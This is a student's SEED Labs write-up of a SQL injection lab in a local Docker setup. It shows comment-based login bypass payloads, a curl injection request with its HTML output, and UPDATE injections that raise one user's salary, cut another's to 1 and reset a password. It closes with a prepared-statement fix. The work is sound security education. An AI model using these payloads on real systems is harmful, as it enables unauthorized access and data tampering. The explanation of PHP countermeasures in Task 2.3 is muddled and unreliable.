

**Ozioma Aguegbah**  
**SQL INJECTIONS ATTACK LAB**  
**ISCS 530 #TEXTBOOK LAB 5**

**LAB SETUP:**

After unzipping the lab set-up, I use the ls command to see what I have inside the folder. Use the dcbuild up the container image.

```
[12/02/22]seed@VM:~/.../Lab 5$ ls
docker-compose.yml  image_mysql  image_www
[12/02/22]seed@VM:~/.../Lab 5$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
```

Use the dcup to start the container.

```
[12/02/22]seed@VM:~/.../Lab 5$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2022-12-02 19:18:36+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL
Server 8.0.22-1debian10 started.
```

Use the dockps command line to get inside the shell host C

```
[12/02/22]seed@VM:~/.../Lab 5$ dockps
df6503094e86  www-10.9.0.5
db28704163ce  mysql-10.9.0.6  _
```

Use the docksh with the container ID copied to access the file inside the container, then I used the /var/lib/mysql to access the MYSQL container, this is where MYSQL stores database.

```
[12/02/22]seed@VM:~/.../Lab 5$ docksh db28704163ce
root@db28704163ce:/# ls /var/lib/mysql
'#ib_16384_0.dblwr'  ca-key.pem      ib_logfile1     public_key.pem
'#ib_16384_1.dblwr'  ca.pem          ibdata1         server-cert.pem
'#innodb_temp'      client-cert.pem ibtmp1          server-key.pem
auto.cnf            client-key.pem  mysql           sqllab_users
binlog.000001       db28704163ce.err mysql.ibd        sys
binlog.000002       ib_buffer_pool  performance_schema undo_001
binlog.index        ib_logfile0     private_key.pem undo_002
```

I used ls /var/lib/mysql/sqllab\_users to access the container and used the password: pdees to logging into the root username.

```
root@db28704163ce:/# ls /var/lib/mysql/sqllab_users
credential.ibd
root@db28704163ce:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
```


Use the docksh with the container ID copied to access the file inside the container.

```
[12/05/22]seed@VM:~/.../Lab 5$ docksh df6503094e86
root@df6503094e86:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@df6503094e86:/# ls /var/www
SQL_Injection  html
root@df6503094e86:/# ls /var/www/SQL_Injection/
css      index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@df6503094e86:/# █
```



## TASK 2: SQL INJECTION ATTACK ON SELECT STATEMENT.

I was able to log in the [www.seed-server.com](http://www.seed-server.com) on the virtual box browse.




The screenshot shows a web browser window with the address bar displaying [www.seed-server.com/index.html](http://www.seed-server.com/index.html). The page features a green header with the "SEED LABS" logo. The main content area has a light green background and is titled "Employee Profile Login". Below the title, there are two input fields: "USERNAME" with the placeholder text "Username" and "PASSWORD" with the placeholder text "Password". A green "Login" button is positioned below these fields.

### TASK 2.1: SQL Injection Attack from Webpage.

To be able to access the webpage without having the required password, I used admin'# as the username and left the password blank as seen in the

screen shoot below.



The image shows a web application header with the 'SEED LABS' logo. Below the header is a light green background with the title 'Employee Profile Login'. There are two input fields: 'USERNAME' with the value 'admin'# and 'PASSWORD' with the value 'Password'. A green 'Login' button is positioned below the password field.


**Employee Profile Login**

USERNAME admin'#

PASSWORD Password

Login


I was able to login as an administrator and view the information's of the employee as shown in the screen shot below.



The image shows a web browser window with the URL 'www.seed-server.com/unsafe\_home.php?username=admin'%23&Password='. The page has a green header with 'SEED LABS', 'Home', 'Edit Profile', and a 'Logout' button. The main content area is titled 'User Details' and contains a table with employee information.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Also to view an employee information individually, I used the following information without the password, Alice'#



The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=Alice'%23&Password=`. The page has a green header with the SEED Labs logo and navigation links for 'Home' and 'Edit Profile'. The main content area is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

## Task 2.2: SQL INJECTION ATTACK FROM COMMAND LINE.

Using the command line `$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11'`,

```
[12/05/22] seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Pass
word=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```



```

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">

```

**Screenshot image using a webpage on [www.seed-server.com/unsafe\\_home.php?username=alice%27%20%23&password=11](http://www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11),**

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

### TASK2.3: APPEND A NEW SQL STATEMENT.

To modify the information using the same vulnerability in the login page, I used the following information to UPDATE the database.

Admin':UPDATE credential set name='Ozioma' where name='Alice';

The screenshot shows the SEED Labs Employee Profile Login page. The username field contains 'admin':UPDATE cre' and the password field contains 'Password'. The Login button is green. Below the login form, an error message is displayed: 'There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ':UPDATE credential set name='ozioma' where name='Alice'' and Password='da39a3ee5' at line 3]\n'. The browser address bar shows the URL: 'www.seed-server.com/unsafe\_home.php?username=admin'%3AUPDATE+credential+set+...'. The SEED Labs logo is visible in the top left corner of the page.

The attack did not work on mysql because of the countermeasures placed in php's mysqli extension which are the :

- a) The turning code into data (encoding)
- b) Removing code filtering.
- c) Separating code and data.
- d) Allowing api in the php coding.



## TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT;

### Task 3.1: Modify your own salary:

Assuming that my name is Alice to modify my salary, Logged into Alice record by clicking on the edit vulnerability information page using the 'Alice, #' as my Username. On the column provided for Nickname, I inserted salary as 80000 from 20000 using the following command line on the screen shot below.

www.seed-server.com/unsafe\_edit\_frontend.php

SEED LABS Home Edit Profile Logout

### Alice's Profile Edit

NickName

Email

Alice was able to successfully attack the database and increase her salary.

www.seed-server.com/unsafe\_home.php

SEED LABS Home Edit Profile Logout


### Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20

### Task 3.2: To modify people's Salary.

Punish my Boss Bobby by updating his salary to 1.

I logged into my account and on the Nickname column I entered the following information ',salary='1' where name='Bobby' #




SEED LABS Home Edit Profile

## Alice's Profile Edit

NickName

Email

I logged into Bobby's account using Bobby'# as the username to see the change I made.



SEED LABS Home Edit Profile Logout

## Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

### Task 3.3: Modify other people's Passwords.

In dealing with Bobby, I created a file with a new password in it to use the sha1sum to print out the hash value. I did that using the command line below:

```
[12/05/22]seed@VM:~/.../Lab 5$ echo -n Bthisispayback > password.txt
[12/05/22]seed@VM:~/.../Lab 5$ cat password.txt
Bthisispayback[12/05/22]seed@VM$ sha1sum password.txt
fc098e8a71108de1704730da6b9e3d5bbce33a6f  password.txt
[12/05/22]seed@VM:~/.../Lab 5$ █
```

I logged into my account and on the Nickname column I entered the following information ', Password=sha('thisispayback') where name='Boby' # to change his password.

www.seed-server.com/unsafe\_edit\_frontend.php 50%

lit Profile

### Alice's Profile Edit


NickName	<input type="text" value="',Password=sha1('thisispayback') where name"/>
Email	<input type="text" value="ozioma143@gmail.com"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

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
I then logged into this account with the new password and username as Bobby to modify his information on the database.

Now, Alice can log into Bob's profile with his username and password  
:thisispayback



The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/index.html`. The page has a green header with the **SEED LABS** logo. The main content area is light green and features the title **Employee Profile Login** in bold black text. Below the title is a login form with two input fields: **USERNAME** containing the text "Boby" and **PASSWORD** containing a series of dots. A green **Login** button is positioned below the password field.

Below screenshot shows the modification done on the database.




The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/unsafe_edit_frontend.php`. The page has a green header with the **SEED LABS** logo, a **Home** link, an **Edit Profile** link, and a **Logout** button. The main content area is light green and displays a profile editing form. The form includes the following fields: **NickName** (containing "LOL"), **Email** (containing "max@gmail.com"), **Address** (containing "NULL"), **Phone Number** (containing "333-000-00"), and **Password** (containing a series of dots). A green **Save** button is located at the bottom of the form.

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	LOL
Email	max@gmail.com
Address	NULL
Phone Number	333-000-00

#### TASK 4: COUNTERMEASURE – PREPARE A STATEMENT.

I modified the QSL query in unsafe.php using the prepared statement, which will enable defeat SQL Injection attacks.



```
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
root@cd764e5170d8:/var/www/SQL_Injection/defense#
```



Then I rebuild and restart the container, for the changes to take effect.  
Now, I am unable to get the data from the database because the code has changed.

